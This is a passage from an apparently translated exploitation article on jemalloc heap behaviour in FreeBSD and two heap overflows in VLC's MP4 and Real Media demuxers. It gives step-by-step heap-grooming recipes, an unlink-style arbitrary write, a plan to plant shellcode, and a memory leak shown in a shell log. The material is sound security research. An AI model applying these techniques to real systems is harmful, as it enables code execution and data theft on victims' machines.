После того как новый поток вызовет `start_allocs()`, те же самые области, освобождённые ранее, в итоге будут возвращены вызывающей стороне. Порядок, в котором они возвращаются, зависит от порядка их освобождения. Запустим нашу тестовую программу, передав ей значение 0 в `argv[1]` — это заставит поток освобождать области в обычном порядке.

```
[hk@lsd ~]$ ./test 0
Allocating regions
0x282070c0
0x28207180
```

```
0x28207240
0x28207300
0x282073c0
0x28207480
0x28207540
0x28207600
0x282076c0
0x28207780
Freeing the regions
Allocating regions
0x28207780
0x282076c0
0x28207600
0x28207540
0x28207480
0x282073c0
0x28207300
0x28207240
0x28207180
0x282070c0
```

Как видно, вызовы `malloc()`, выполняемые потоком, возвращают области в обратном порядке — это очень похоже на то, что объяснялось в предыдущем разделе. Теперь освободим области, выделенные `main()`, вызвав `free_allocs_rev()`:

```
[hk@lsd ~]$ ./test 1
Allocating regions
0x282070c0
0x28207180
0x28207240
0x28207300
0x282073c0
0x28207480
0x28207540
0x28207600
0x282076c0
0x28207780
Freeing the regions in reverse order
Allocating regions
0x282070c0
0x28207180
0x28207240
0x28207300
0x282073c0
0x28207480
0x28207540
0x28207600
0x282076c0
0x28207780
```

Интересно: области возвращаются в том же порядке, в каком были выделены. Можно думать об этом как об «инверсии» массива `rounds[]` в `mag_load()`: области освобождаются в обратном порядке и помещаются в `rounds[]`, но `mag_alloc()` тоже выдаёт области в обратном порядке... Обратное обратного = прямое ;)

Почему это важно? Области часто используемого размера (например, 64) обычно выделяются программой до вызова `pthread_create()`. Как только поток создан и `__isthreaded` установлен в true, освобождение этих областей может привести к тому, что некоторый поток станет их «хозяином». Будущие выделения из этого потока могут возвращать области в нормальном порядке, а не по убывающим адресам, как описано в предыдущем разделе. Это очень важное наблюдение, которое разработчик эксплойта должен держать в голове при атаке на приложения FreeBSD или любую программу, использующую jemalloc.

В последующих разделах мы будем иметь дело с двумя уязвимостями: одной в демуксере MP4 и одной в парсере RMF. Первая касается 4-байтовых выделений, которые встречаются не так часто. В результате VLC как многопоточное приложение по умолчанию будет возвращать такие области

по убывающим адресам. Напротив, уязвимость RMF связана с 192-байтовыми областями, которые, будучи более крупными, встречаются чаще. Несколько 192-байтовых выделений могут быть созданы или уничтожены до вызова `pthread_create()`, и поэтому мы не можем гарантировать порядок их повторного выделения. Именно для этого нам приходится применять дополнительные приёмы в случае второй уязвимости.

2.3 - Итоги по магазинам jemalloc

Подведём итоги:

1 — В отличие от glibc и dlmalloc, где новые области памяти выделяются по возрастающим адресам, в jemalloc это не так. Если магазины включены, непрерывные выделения могут возвращать области по убывающим адресам. Это легко проверить на практике.

2 — Не принимайте пункт 1 как данность. В зависимости от порядка выделений, даже при включённых магазинах потоков, области памяти могут оказаться возвращёнными в нормальном порядке. Например, это может произойти, когда области, выделенные до порождения первого потока, в конечном счёте освобождаются одним из потоков.

3 — Всегда помните, что jemalloc не использует метаданные, встроенные в сами области. Отсутствие встроенных метаданных по соседству с пользовательскими выделениями — это одновременно мудрое архитектурное решение и мощный примитив в руках атакующего.

4 — Для i = 0 ... 10 перейти к 1

---

3 - Уязвимость переполнения кучи в 'MP4_ReadBox_skcr()'

Первая уязвимость, которую мы будем анализировать, — это переполнение кучи в демуксере MP4 VLC [4]. Как было сказано ранее, встроенный демуксер MP4 в VLC используется только для локальных файлов, тогда как сетевые потоки идут по другому пути и обрабатываются кодом libffmpeg. Правильный разбор медиафайла — очень трудоёмкая задача, требующая сложных проверок корректности. Парсеры форматов файлов, особенно связанных с медиаданными, в прошлом неоднократно становились источниками уязвимостей (помните всю ту болтовню о «найме GOBBLES компанией RIAA для взлома медиаплееров» [3]?). Мы определённо не являемся экспертами в мультимедийных форматах; мы лишь рассмотрим структуру MP4-файла, не вдаваясь в детали обработки сигналов и кодирования/декодирования, поскольку сама уязвимость никоим образом не связана с математикой спецификаций MP4 (хотя, по нашим ощущениям, там тоже есть занятные баги ;)

Кратко: MP4-файл представляет собой дерево узлов, сериализованных в порядке обхода в глубину, начиная с корневого узла (люди, знакомые с DWARF, вероятно, заметят сходство). Узлы дерева делятся на два вида: контейнеры и листовые узлы, также называемые «боксами»; последние хранят медиаинформацию (данные и метаданные), а первые логически объединяют своих потомков. Существует несколько типов боксов (frma, skcr, dref, url, urn и др.), а также несколько типов контейнеров (ftyp, udta, moov, wave и др.).

Пасхальное яйцо: мы считаем, что URL-адреса, встроенные в метаданные MP4 (обычно используемые для загрузки имён исполнителей, обложек и т.п.), могут также применяться для веб-атак. Дайте знать, если у вас есть опыт в этом ;) Дорогой Аноним, знаете ли вы, что распространение таких медиафайлов в P2P-сетях может использоваться для более масштабных атак?

Каждый узел дерева — будь то контейнер или бокс — представлен структурой `MP4_Box_t`, определённой в modules/demux/mp4/libmp4.h:970:

```
typedef struct MP4_Box_s {
  off_t i_pos;           /* Offset of node in the file */
  uint32_t i_type;       /* Node type */
  ...
  uint64_t i_size;       /* Size of data including headers etc */
  MP4_Box_data_t data;   /* A union of pointers; depends on 'i_type' */

  /* Tree related pointers */
  struct MP4_Box_s *p_father;
  struct MP4_Box_s *p_first;
  struct MP4_Box_s *p_last;
  struct MP4_Box_s *p_next;
} MP4_Box_t;
```

Уязвимость находится в функции, ответственной за разбор боксов типа `skcr`.

3.2 - Детали уязвимости

Для каждого типа бокса таблица диспетчеризации используется для вызова соответствующей функции, обрабатывающей его содержимое. Для боксов `skcr` ответственность за «грязную работу» несёт `MP4_ReadBox_skcr()`.

```
/* modules/demux/mp4/libmp4.c:2248 */
static int MP4_ReadBox_skcr(..., MP4_Box_t *p_box) {
  MP4_READBOX_ENTER(MP4_Box_data_frma_t);

  MP4_GET4BYTES(p_box->data.p_skcr->i_init);
  MP4_GET4BYTES(p_box->data.p_skcr->i_encr);
  MP4_GET4BYTES(p_box->data.p_skcr->i_decr);

  ...
}
```

`MP4_READBOX_ENTER()` — это макрос, который, помимо прочего, выделяет структуру указанного типа и сохраняет её в `p_box->data.p_data`. Макрос `MP4_GET4BYTES()` просто считывает 4 байта из входного потока и сохраняет их в области, на которую указывает аргумент. При работе со внутренностями VLC полезно помнить, что целые числа в MP4-файлах (как и в других типах медиафайлов) имеют порядок байт big endian.

Уязвимость очевидна: вместо того чтобы выделить структуру `MP4_Box_data_skcr_t`, `MP4_ReadBox_skcr()` выделяет `MP4_Box_data_frma_t`, но затем предполагает, что указатель ведёт к структуре первого типа (обратите внимание на использование `MP4_GET4BYTES()`: объединение `data` в `MP4_Box_t` трактуется как указатель на правильную структуру). На x86 `MP4_Box_data_frma_t` имеет длину 4 байта, но `MP4_ReadBox_skcr()` обращается с ней, как с 12-байтовой (реальный размер `MP4_Box_data_skcr_t`), в результате чего 8 байт записываются за пределами области в куче.

3.3 - Старое — золото: стиль 'unlink()'

Прежде всего отметим размер структуры-жертвы (той, которая переполняется). `MP4_Box_data_frma_t` занимает 4 байта, поэтому она обрабатывается бином jemalloc для данного класса размеров (в зависимости от варианта, 4 может быть или не быть наименьшим размером бина). Как следствие, 8 байт, записанных за её пределами, могут влиять только на соседние выделения того же размера — 4. Разработчики эксплойтов знают, что кучу необходимо специально подготовить перед тем, как спровоцировать переполнение. Для данной конкретной уязвимости атакующий должен заставить VLC разместить 4-байтовые выделения интереса рядом

со структурой-жертвой. Внимательный просмотр libmp4.h выявляет два типа боксов, которые кажутся интересными:

```
typedef struct {
  char *psz_text;
} MP4_Box_data_0xa9xxx_t;

...

typedef struct MP4_Box_data_cmov_s {
  struct MP4_Box_s *p_moov;
} MP4_Box_data_cmov_t;
```

Очевидно, обе структуры занимают 4 байта и потому являются хорошими кандидатами. `MP4_Box_data_0xa9xxx_t` хранит указатель на строку, которую мы контролируем, а `MP4_Box_data_cmov_t` — указатель на некоторую `MP4_Box_t`, тип и содержимое которой могут частично контролироваться атакующим. Сосредоточимся сначала на боксе `cmov` и на том, почему интересен указатель `p_moov`. Что мы можем сделать, если нам удастся разместить бокс `cmov` рядом со структурой-жертвой `frma`?

```
/* modules/demux/mp4/libmp4.c:2882 */
MP4_Box_t *MP4_BoxGetRoot(...) {
  ...

  /* If parsing is successful... */
  if(i_result) {
    MP4_Box_t *p_moov;
    MP4_Box_t *p_cmov;

    /* Check if there is a cmov... */
    if(((p_moov = MP4_BoxGet(p_root, "moov")) &&
        (p_cmov = MP4_BoxGet(p_root, "moov/cmov"))) ||
       ((p_moov = MP4_BoxGet(p_root, "foov")) &&
        (p_cmov = MP4_BoxGet(p_root, "foov/cmov")))) {

      ...
      p_moov = p_cmov->data.p_cmov->p_moov; /* (1) */
      ...
      p_moov->p_father = p_root; /* (2) */
      ...
    }
  }

  return p_root;
}
```

`MP4_BoxGetRoot()` — это точка входа парсера MP4-файлов в VLC. Первый блок `if` выполняется, когда разбор завершён и всё прошло гладко; учитываются только фатальные ошибки. Определённые ошибочные состояния обрабатываются корректно: разбор текущего узла дерева прерывается, и управление возвращается родительскому узлу. Второй блок `if` выполняет поиск бокса `cmov`, и если таковой найден, VLC сохраняет `p_cmov->p_moov` в локальной переменной `p_moov` (1). Если нам удастся перезаписать структуру `cmov`, то значение `p_moov` может быть произвольно задано нами. Затем в точке (2) происходит обмен указателями в стиле `unlink()`, что позволит нам записать указатель `p_root` в произвольную область памяти.

Но подождите... Мы контролируем адрес, по которому записывается `p_root`, — но не сам `p_root` и не содержимое памяти, на которую он указывает. Нам нужно найти способ повлиять на данные по адресу, указанному `p_root`. Если нам это удастся, то запись `p_root` в правильно выбранную запись .got может привести к выполнению кода.

Пока что забудем о `p_root` и найдём способ перезаписать поле `p_moov` бокса `cmov`. Сначала нам нужно выполнить несколько 4-байтовых выделений, чтобы стабилизировать кучу и убедиться, что 8 байт, записываемых в соседние области, не окажутся в метаданных соседнего run/chunk. Такая ситуация может вызвать ошибку сегментации при следующем вызове `malloc()` — чего мы

определённо хотели бы избежать. Инструментом для выполнения управляемых пользователем выделений служит `MP4_ReadBox_0xa9xxx()` — функция, ответственная за разбор боксов типа `MP4_Box_data_0xa9xxx_t`. Внимательный взгляд на её код показывает, что мы можем выделить строку любого нужного нам размера; `AAA\0` — это именно то, что нам сейчас нужно ;)

Теперь вспомним, что в ряде случаев, когда целевое приложение многопоточно и в нём включён `opt_mag`, jemalloc будет возвращать области памяти по убывающим адресам — именно так обстоит дело с VLC в процессе разбора MP4. Дополнительные потоки создаются и используются для предварительной обработки файлов, загрузки обложек альбомов и т.п. Нам действительно нужно добиться такой формы кучи, как показано ниже:

```
...[SKCR][JUNK][CMOV][AAA\0][AAA\0][AAA\0]...[AAA\0]...
-                                                    +
```

`JUNK` означает 1-байтовое выделение, возникающее в результате вызова `strdup("")` сразу после создания `cmov`. 1-байтовое выделение в итоге обслуживается bin-4, поскольку 4 — это минимальная гранулярность выделения для варианта jemalloc, используемого в FreeBSD-8.2-RELEASE. Схема кучи, показанная выше, вполне достижима: атакующий просто создаёт контейнер, содержащий несколько боксов `0xa9xxx`, за которыми следуют `cmov` и `skcr`, перезаписывающий `JUNK` и поле `p_moov` соседнего `cmov`. Многопоточность VLC приведёт к тому, что боксы будут выделены в обратном порядке — именно так, как показано выше.

Нам успешно удалось перезаписать указатель `p_moov`, который служит целевым адресом в обмене указателями в стиле `unlink()`. Вопрос о том, как управлять `p_root`, по-прежнему остаётся без ответа.

3.4 - Управление данными 'p_root'

Долгие ночи аудита VLC показали, что нам нет простого способа управлять содержимым памяти, на которую указывает `p_root`. Хотя мы уже начинали чувствовать себя в тупике, нам пришла в голову очень смелая идея, которая при первом звучании казалась опасной, но в которой мы были достаточно уверены, что она в конечном счёте сработает: почему бы не «освободить» (`free()`) область `p_root`? Освобождение памяти `p_root` и выполнение нескольких 64-байтовых выделений (= `sizeof(MP4_Box_t)`) заставят jemalloc вернуть `p_root` нам. Боксы `0xa9xxx` можно использовать для управляемых пользователем выделений, поэтому теоретически они идеально подходят для наших целей. Предположим, `p_root` освобождён; тогда серия боксов `a9xxx`, содержащих 64-байтовые опкоды, приведёт к тому, что `p_root` в итоге будет содержать наш шелл-код... Верно?

Теперь возникают два вопроса. Первый: как можно узнать адрес `p_root`, чтобы освободить его? Это хороший вопрос, которым мы займёмся позже. Второй: каждый бокс `0xa9xxx` приводит к двум 64-байтовым выделениям — одному для структуры `MP4_Box_t`, описывающей сам бокс, и одному для строки, которая будет содержать наш шелл-код. Как гарантировать, что `p_root` будет возвращён jemalloc именно для выделения строки, а не для `MP4_Box_t`? Вот тут-то и пригодятся боксы `chpl`:

```
/* modules/demux/mp4/libmp4.c:2413 */
static int MP4_ReadBox_chpl(..., MP4_Box_t *p_box) {
  MP4_READBOX_ENTER(MP4_Box_data_chpl_t);

  MP4_GET1BYTE( p_chpl->i_chapter );  /* Chapter count; user controlled */

  for(i = 0; i < p_chpl->i_chapter; i++) {
    ...
    MP4_GET1BYTE( i_len );  /* Name length; user controlled */

    p_chpl->chapter[i].psz_name = malloc(i_len + 1);
    ...
```

```
      /* 'psz_name' contents; user controlled */
      memcpy( p_chpl->chapter[i].psz_name, p_peek, i_copy );
      ...
    }
    ...
  }
```

Каждый бокс `chpl` можно использовать для выполнения до 254 выделений по 64 байта, тем самым увеличивая вероятность того, что `p_root` будет возвращён для наших данных, а не для `MP4_Box_t`, описывающей узел `chpl` (254/255 против 1/255; даже без учёта детерминированности внутренних механизмов кучи).

Мы успешно нашли гаджет, который позволит нам управлять данными `p_root`, но только после того, как тот будет освобождён. Теперь вспомним, что боксы `a9xxx` занимают 4 байта и потому могут быть размещены прямо рядом со структурой-жертвой `frma`. Не забудьте, что в этот конкретный момент исполнения все бин-размерные выделения всегда обслуживаются стойками магазинов, и потому пользователю в итоге возвращаются убывающие адреса.

```
...[SKCR][A9XXX][A9XXX]...
-                      +
```

Каждый вызов `MP4_ReadBox_skcr()` записывает 8 байт за пределы границ `skcr`, поэтому обе следующие области `a9xxx` переполнятся, что приведёт к перезаписи их указателей `psz_text` значениями, управляемыми пользователем. Если бы мы могли каким-то образом освободить узлы `a9xxx`, их `psz_text` были бы переданы в `free()`, что привело бы к освобождению двух выбранных атакующим областей кучи. Оказывается, сделать это не так уж сложно. Всё, что нам нужно, — это разместить боксы `skcr` и `a9xxx` в общем контейнере, который вызовет ошибку разбора сразу после того, как бокс `skcr` будет обработан. Для этого мы злоупотребляем новым типом MP4-бокса — `stts`:

```
/* modules/demux/mp4/libmp4.c:788 */
static int MP4_ReadBox_stts(..., MP4_Box_t *p_box) {

  MP4_READBOX_ENTER(MP4_Box_data_stts_t);
  ...
  MP4_GET4BYTES(p_box->data.p_stts->i_entry_count);

  p_box->data.p_stts->i_sample_count =
    calloc(p_box->data.p_stts->i_entry_count, sizeof(uint32_t)); /* (1) */
  ...

  if(p_box->data.p_stts->i_sample_count == NULL ...) {
    MP4_READBOX_EXIT(0);
  }
  ...
}
```

В точке (1) `i_entry_count`, очевидно, контролируется пользователем. Установив его в очень большое значение, мы заставим `calloc()` вернуть NULL, и тогда `MP4_ReadBox_stts()` вернёт 0 — значение, сигнализирующее об ошибке разбора. Добавив испорченные боксы `0xa9xxx` и жертву `skcr` в тот же контейнер, что и неверный бокс `stts`, при обнаружении ошибки разбора первые будут освобождены, и выбранные атакующим области кучи окажутся высвобождены*. VLC продолжит читать остальные данные MP4, как ни в чём не бывало.

Примечание: Крайне важно понимать, что на этом этапе мы не должны вызывать фатальную ошибку разбора, поскольку код в стиле unlink никогда не будет достигнут. Фактически описанный выше процесс несколько сложнее, чем изложено в предыдущем абзаце — это незначительная деталь, которую пока не стоит учитывать.

3.5 - Итоги по эксплуатации MP4

Подведём итоги: для первой части процесса эксплуатации атакующий должен выполнить следующие шаги:

```
1 - Перезаписать 'p_moov'

  1a - Выделить несколько боксов 'a9xxx' для стабилизации кучи

  1b - Выделить бокс 'cmov'

  1c - Выделить и заполнить бокс 'skcr'. Код обработки 'skcr'
  выделит структуру 'frma' (4 байта) и запишет 12 байт в её область,
  тем самым перезаписав 'cmov->p_moov'

2 - Освободить 'p_root' и управлять его содержимым

  2a - Создать контейнер 'cmov'

  2b - Заполнить его двумя боксами '0xa9xxx'

  2c - Добавить 'skcr', который перезапишет соседние боксы '0xa9xxx'.
  Перезаписываемые значения должны быть адресом 'p_root' и случайным
  64-байтовым выделением именно в таком порядке.

  2d - Добавить неверный бокс 'stts', который заставит процесс разбора
  завершиться с ошибкой, 'cmov' и его потомков (два '0xa9xxx' и один 'skcr')
  освободиться, члены 'psz_text' структуры 'MP4_Box_data_0xa9xxx_t' передаться
  в 'free()' и, как следствие, 'p_root' освободиться.

  2e - Добавить несколько боксов 'chpl'. Каждый приведёт к 254 64-байтовым
  выделениям с пользовательским содержимым. Надеяться, что jemalloc вернёт
  'p_root' (весьма вероятно).

3 - Повторить шаг 2 столько раз, сколько нужно, чтобы освободить
столько указателей, сколько пожелаете (подробнее об этом позже)

4 - Правильно скомпоновать всё вместе, чтобы достичь кода с 'unlink()'.
```

Одна проблема по-прежнему остаётся: как узнать адрес `p_root`, чтобы передать его в `free()`? Вот где пригодилась бы утечка информации. Нам нужно найти уязвимость, которая при правильной эксплуатации раскроет данные из выбранных областей памяти. Кроме того, нам нужно найти механизмы, посредством которых эти данные будут возвращены атакующему. Следующий раздел статьи посвящён этим двум проблемам и магии, необходимой для их решения.

---

4 - Уязвимость переполнения кучи в 'DemuxAudioSipr()' формата Real Media

4.1 - VLC как перекодировщик

Помимо полноценного медиаплеера, VLC также может работать как перекодировщик. Перекодирование — это процесс получения многочисленных входных данных, применения к ним определённых преобразований и отправки результата на набор выходов. Это, например, происходит, когда вы копируете DVD и конвертируете его в .avi-файл на жёстком диске. В самом простом применении перекодирование может использоваться для дублирования входного потока как на звуковую карту, так и на альтернативный выход — например, сетевой поток RTP/HTTP, — чтобы другие пользователи могли слушать ту же музыку, что и вы. Для получения дополнительной информации и примеров более продвинутого использования VLC можно обратиться к вики VideoLan, в частности к [5].

Пытаясь найти способ утечки памяти из VLC, мы тщательно изучили несколько примеров со страницы вики [5] и начали подавать VLC различные загадочные параметры — в процессе мы даже обнаружили 0day в ядре FreeBSD. После нескольких минут возни с аргументами командной строки мы остановились на следующем:

```
vlc ass_traffic.mp4 :sout='#std{access=file,mux=raw,dst=dup.mp4}'
```

Эта команда, представляющая собой примитивное использование функций перекодирования VLC, просто копирует `ass_traffic.mp4` в `dup.mp4`, дублируя входной поток в стандартный файл. Кроме того, если VLC работает в режиме демона, пользователь может указать другой MRL (Media Resource Location) для каждого медиафайла. Например, если VLC был запущен командой `VLC --rc-host 127.0.0.1:8080`, подключение к порту 8080 через netcat и выдача команды...

```
add /tmp/ass_traffic.mp4 :sout=#std{access=file,mux=raw,dst=/tmp/dup.mp4}
```

...сделает, очевидно, то же самое. Если бы мы могли обнаружить утечку информации, перекодирование стало бы идеальным способом получить утечку данных обратно от VLC. Например, что, если бы мы могли заставить VLC обращаться с произвольными адресами памяти как с обычной звуковой информацией? Если нам это удастся, то с помощью функций перекодирования мы могли бы попросить VLC выгрузить нужный диапазон памяти в стандартный файл в /tmp :)

Примечание: По правде говоря, мы сначала сосредоточились на эксплуатации уязвимости, которую можно было превратить в утечку памяти, а уже потом занялись перекодированием. Мы решили рассказать о перекодировании первым, чтобы читатель держал его в уме при изучении уязвимости RMF в последующих разделах.

В последующие дни мы тщательно проанализировали несколько публичных уязвимостей. Наше внимание привлёк один из коммитов в git VLC. Это была уязвимость в парсере формата Real Media, обнаруженная Хоссейном Лотфи [6]. Прежде чем фактически заняться демуксером Real Media, необходимо быстро ознакомиться с самим форматом.

4.2 - RMF? Что это такое?

Исходный код демуксера real media можно найти в modules/demux/real.c; сам код не очень сложен и может быть проанализирован за пару часов. Из изучения источников мы выяснили, что существует два вида файлов Real Media: файлы Real Audio (.ra) и файлы Real Media Format (.rmf). Фактически оба формата весьма схожи — один является более новой версией другого. Аудиоинформация разбита на треки, обычно чередующиеся, так что файл может иметь несколько треков, каждый из которых закодирован с использованием разного аудиокодека.

Уязвимость, которую мы будем анализировать, может быть спровоцирована специально созданным RMF-файлом, использующим аудиокодек Sipr (см. [7] и [8]).

Метаинформация в RMF-файлах разбита на различные чанки — простые заголовки, за которыми следуют данные. Специальный чанк MDPR (MeDia PRoperties) используется для кодирования информации о треке в RMF-файле (у каждого трека есть свой связанный заголовок MDPR): его имя, продолжительность, название, а также идентификатор трека — простое 32-битное целое число.

Звуковая информация — та, что вы слышите при воспроизведении файла — разбита на пакеты, каждый из которых несёт идентификатор трека, данные которого он содержит (как уже упоминалось, данные треков могут чередоваться, поэтому парсер файла должен знать, к какому треку относится каждый пакет). Кодек Sipr идёт дальше, позволяя пакету содержать подпакеты. Когда встречается пакет с несколькими подпакетами, его содержимое буферизуется до тех пор, пока все подпакеты не будут обработаны. Лишь после этого данные отправляются на звуковую карту или в ожидающие выходные потоки ;)

Именно при обработке подпакетов Sipr и начинается беспорядок...

4.3 - Детали уязвимости

Каждый раз, когда во входном потоке встречается новый пакет, VLC проверяет, к какому треку он относится, и определяет аудиокодек данного трека. В зависимости от этой информации вызывается соответствующий аудиодемуксер. Для пакетов sipr функцию `DemuxAudioSipr()` отвечает за эту задачу.

```
/* modules/demux/real.c:788 */
static void DemuxAudioSipr(..., real_track_t *tk, ...) {
  ...

  block_t *p_block = tk->p_sipr_packet;
  ...

  /* First occurance of a subpacket for this packet? Create a new block
   * to buffer all the subpackets.
   *
   * Subpackets have a size equal to 'i_frame_size' and 'i_subpacket_h' is
   * their number.
   */
  if(!p_block) {
    /* (1) */
    p_block = block_New(..., tk->i_frame_size * tk->i_subpacket_h);
    ...

    tk->p_sipr_packet = p_block;
  }

  /* (2) */
  memcpy(p_block->p_buffer + tk->i_sipr_subpacket_count * tk->i_frame_size,
    p_sys->buffer, tk->i_frame_size);
  ...

  /* Checks that all subpackets for this packet have been processed, if not
   * returns to the demuxer.
   */
  if(++tk->i_sipr_subpacket_count < tk->i_subpacket_h)
    return;
  ...

  /* All subpackets arrived; send data to all consumers. */
  es_out_Send(p_demux->out, tk->p_es, p_block);
}
```

Пока предположим, что `block_New()`, вызываемый в (1), — это простой вызов `malloc()`. Очевидно, установка `i_subpacket_h` в 0 приведёт к вызову, очень похожему на `malloc(0)`. Как мы упоминали в нашей основной статье о jemalloc, вызов `malloc(0)` возвращает область наименьшего класса размеров. Если `i_frame_size` превышает минимальное пространство, зарезервированное `malloc(0)`, то вызов `memcpy()` в (2) приведёт к порче соседних выделений в куче (всё так просто ;p).

4.4 - 'p_blocks' повсюду


Успешно выявив уязвимость, пора поискать возможные целевые структуры. Прежде чем продолжить, необходимо взглянуть на структуру `block_t`, используемую для буферизации подпакетов; её определение находится в include/vlc_block.h:101.

```
typedef void (*block_free_t) (block_t *);

struct block_t {
```

```
  block_t      *p_next;
  uint32_t     i_flags;
  mtime_t      i_pts;
  mtime_t      i_dts;
  mtime_t      i_length;
  unsigned     i_nb_samples;
  int          i_rate;
  size_t       i_buffer;
  uint8_t      *p_buffer;
  block_free_t pf_release;
};
```

Я знаю, о чём вы, вероятно, думаете; не пялиться на тот указатель на функцию ;) Да, мы могли бы очень легко его переполнить и напрямую получить выполнение кода. Тем не менее мы решили не идти лёгким путём — в конце концов, нас интересует только то, чтобы VLC слил нам содержимое памяти. Предположим, что указатели на функции ещё не обнаружены ;p. Структура всё равно выглядит весьма многообещающей: обратите внимание, что `i_buffer` — размер аудиоданных, на которые указывает `p_buffer` — располагается перед самим `p_buffer`... Но что же такое `p_buffer`? Когда и как он выделяется?

Вот ещё одна интересная история, связанная с аудиоблоками. Взгляд на src/misc/block.c, строку 99, в функции `block_Alloc()`, показывает, что заголовки блоков всегда располагаются перед данными, на которые указывает `p_buffer`. Например, когда пользователь запрашивает блок в 16 байт, `block_Alloc()` добавляет 16 к накладным расходам метаданных (N байт), в итоге выделяя 16 + N байт. Указатель `p_data` затем устанавливается на начало фактического буфера, сразу за заголовком `block_t`, как показано ниже.



Соответствующий код приведён ниже:

```
struct block_sys_t {
  block_t self;
  size_t  i_allocated_buffer;
  uint8_t p_allocated_buffer[];
};
...

#define BLOCK_ALIGN   16
...

#define BLOCK_PADDING 32
...

block_t *block_Alloc(size_t i_size) {
  ...
  block_sys_t *p_sys;
  uint8_t *buf;

#define ALIGN(x) (((x) + BLOCK_ALIGN - 1) & ~(BLOCK_ALIGN - 1))

  /* (1) */
  const size_t i_alloc = sizeof(*p_sys) + BLOCK_ALIGN +
    (2 * BLOCK_PADDING) + ALIGN(i_size);

  p_sys = malloc(i_alloc);
  ...

  /* 'buf' is assigned to 'block_t->p_buffer' by 'block_Init()' */
  buf = (void *)ALIGN((uintptr_t)p_sys->p_allocated_buffer);
  buf += BLOCK_PADDING;
```

```
    block_Init(&p_sys->self, buf, i_size);
    ...

    return &p_sys->self;
}
```

Возвращаясь к `DemuxAudioSipr()`: если `i_subpacket_h` установлен в 0, то `block_New()` (макрос, подставляемый вместо `block_Alloc()`) при значении `i_size`, равном 0, в точке (1) присвоит `i_alloc` значение 136. Посчитаем: 136 немного больше 128, поэтому будет обслуживаться бином jemalloc для 192-байтовых областей. 192 - 136 = 56; это запас размера для параметра, передаваемого в `block_Alloc()`; чтобы блоки располагались вплотную друг к другу, они должны принадлежать одному классу размеров, поэтому суммарная длина подпакетов не должна превышать 56. Для пакета с двумя подпакетами разумным выбором будет установить `i_frame_size` равным 20, так что 2 * 20 (< 56) плюс накладные расходы тоже будут обслуживаться bin-192. К сожалению, `i_frame_size` не может принимать произвольные значения; ему доступен лишь набор предопределённых, где 20 — наименьшее.

Прекрасно! Поскольку выделения `block_t` всегда сопровождаются своим буфером, это означает, что вызов `memcpy()` в точке (2) функции `DemuxAudioSipr()`, записывая данные за пределы жертвенного буфера, фактически может перезаписать заголовок соседнего аудиоблока: его `p_buffer`, его `i_buffer` и даже указатель на функцию (но давайте пока проигнорируем этот факт; злоупотребить указателем на функцию тривиально, и мы решили этим не заниматься).

Ещё несколько важных замечаний:


1 — Мы знаем, что если один пакет имеет, например, два подпакета, то его `p_block` будет «жить» до тех пор, пока не обработаны все подпакеты; когда они больше не нужны, они будут освобождены, создав небольшую «дыру» в куче. Очевидно, время жизни `p_block` напрямую связано с числом его подпакетов.

2 — Анализ работы `DemuxAudioSipr()` показывает, что пакет с 0 подпакетами обрабатывается так, как если бы у него был 1 подпакет. Вызов `memcpy()` в точке (2) переполнит соседние области кучи, а когда обработка завершится, пакет будет освобождён через `es_out_Send()`.

Объединяя изложенное, получаем, что мы можем:

1 — Использовать метаданные RMF (чанки MDPR) для определения двух треков. Оба трека должны использовать аудиокодек sipr. Каждый пакет первого должен иметь 2 подпакета, каждый пакет второго — 0 подпакетов, чтобы уязвимость была задействована.

2 — Заставить VLC воспроизвести первый подпакет пакета первого трека. Будет выделен новый `block_t`. На диаграмме ниже `t1s1` означает «трек 1, подпакет 1».



3 — Заставить VLC воспроизвести пакет второго трека — тот, у которого 0 подпакетов. В конечном счёте будет выделен новый `block_t`. Нам нужно специально подготовить кучу так, чтобы новый блок оказался сразу за блоком, инициализированным на шаге 2.

Произойдёт переполнение, перезаписывающее заголовок блока, выделенного на предыдущем шаге. Нас интересует перезапись `p_buffer`, чтобы он указывал на область памяти по нашему выбору, и `i_buffer` — числом байт, которые мы хотим слить.

4 — Подать VLC второй подпакет первого трека. Поскольку первый подпакет был обработан на шаге 2, будет использован старый `block_t`. Если всё прошло нормально, его `p_buffer` будет

указывать туда, куда мы его установили, а `i_buffer` будет содержать размер по нашему выбору. Вызов `memcpy()` в (2) функции `DemuxAudioSipr()` запишет `i_frame_size` байт по нашему адресу, немного испортив память, но когда будет вызвана `es_out_Send()`, `i_buffer` байт начиная с адреса, на который указывает `p_buffer`, будут отправлены на звуковую карту или в любой запрошенный пользователем выходной поток!

Примечание: Ну да, всё оказалось не так просто... `es_out_Send()` вызывает множество других функций для обработки аудиоблоков, их разбивки на меньшие блоки, пересылки в выходные потоки и т.п. Отладка этого процесса оказалась очень утомительным занятием; выяснилось, что заголовок переполненного `block_t` должен соблюдать определённые правила, чтобы не быть отброшенным. Например, все пакеты несут временну́ю метку; временна́я метка переполненного блока должна находиться в диапазоне допустимых — иначе она считается устаревшей и отбрасывается!

Следующие журналы соответствуют одному из наших ранних тестов; мы использовали специально созданный .rmf-файл для слива 65 КБ данных, начиная с раздела .data бинарного файла.

```
[hk@lsd ~/src/vlc_exp/leak]$ cat youporn.sh
vlc leak.rmf :sout='#std{access=file,mux=raw,dst=leaked_data.rmf}' \
  vlc://quit

[hk@lsd ~/src/vlc_exp/leak]$ source youporn.sh
VLC media player 1.1.8 The Luggage (revision exported)
...
[hk@lsd ~/src/vlc_exp/leak]$ ls -lah leaked_data.rmf
-rwxr-xr-x  1 hk  hk   128K Mar 31 22:27 leaked_data.rmf
```

Мы получили обратно 128 КБ, что примерно вдвое больше запрошенного. На самом деле полезных данных 65 КБ; просто они оказались записанными в выходной файл дважды (незначительная деталь, связанная с буферизацией блоков).

Внимательные читатели, вероятно, заметили, что мы приняли как данность, что блок-жертва будет выделен прямо перед целевым. Такого результата легко добиться. Техника, используемая в нашем эксплойте, очень похожа на одну из техник эксплуатации браузеров. Вкратце: мы создаём несколько треков (более 2000), содержащих пакеты с 2 подпакетами по 20 байт каждый, так чтобы все пакеты оказались в bin-192. Затем мы принудительно освобождаем два последовательных выделения, создавая два смежных «дыры» в куче. После этого, следуя изложенному выше, мы можем добиться надёжной утечки информации. Наши тесты показывают, что мы можем повторить этот процесс примерно 40 раз до крэша VLC (впрочем, это лишь статистика, прекрасная греческая статистика ;p).

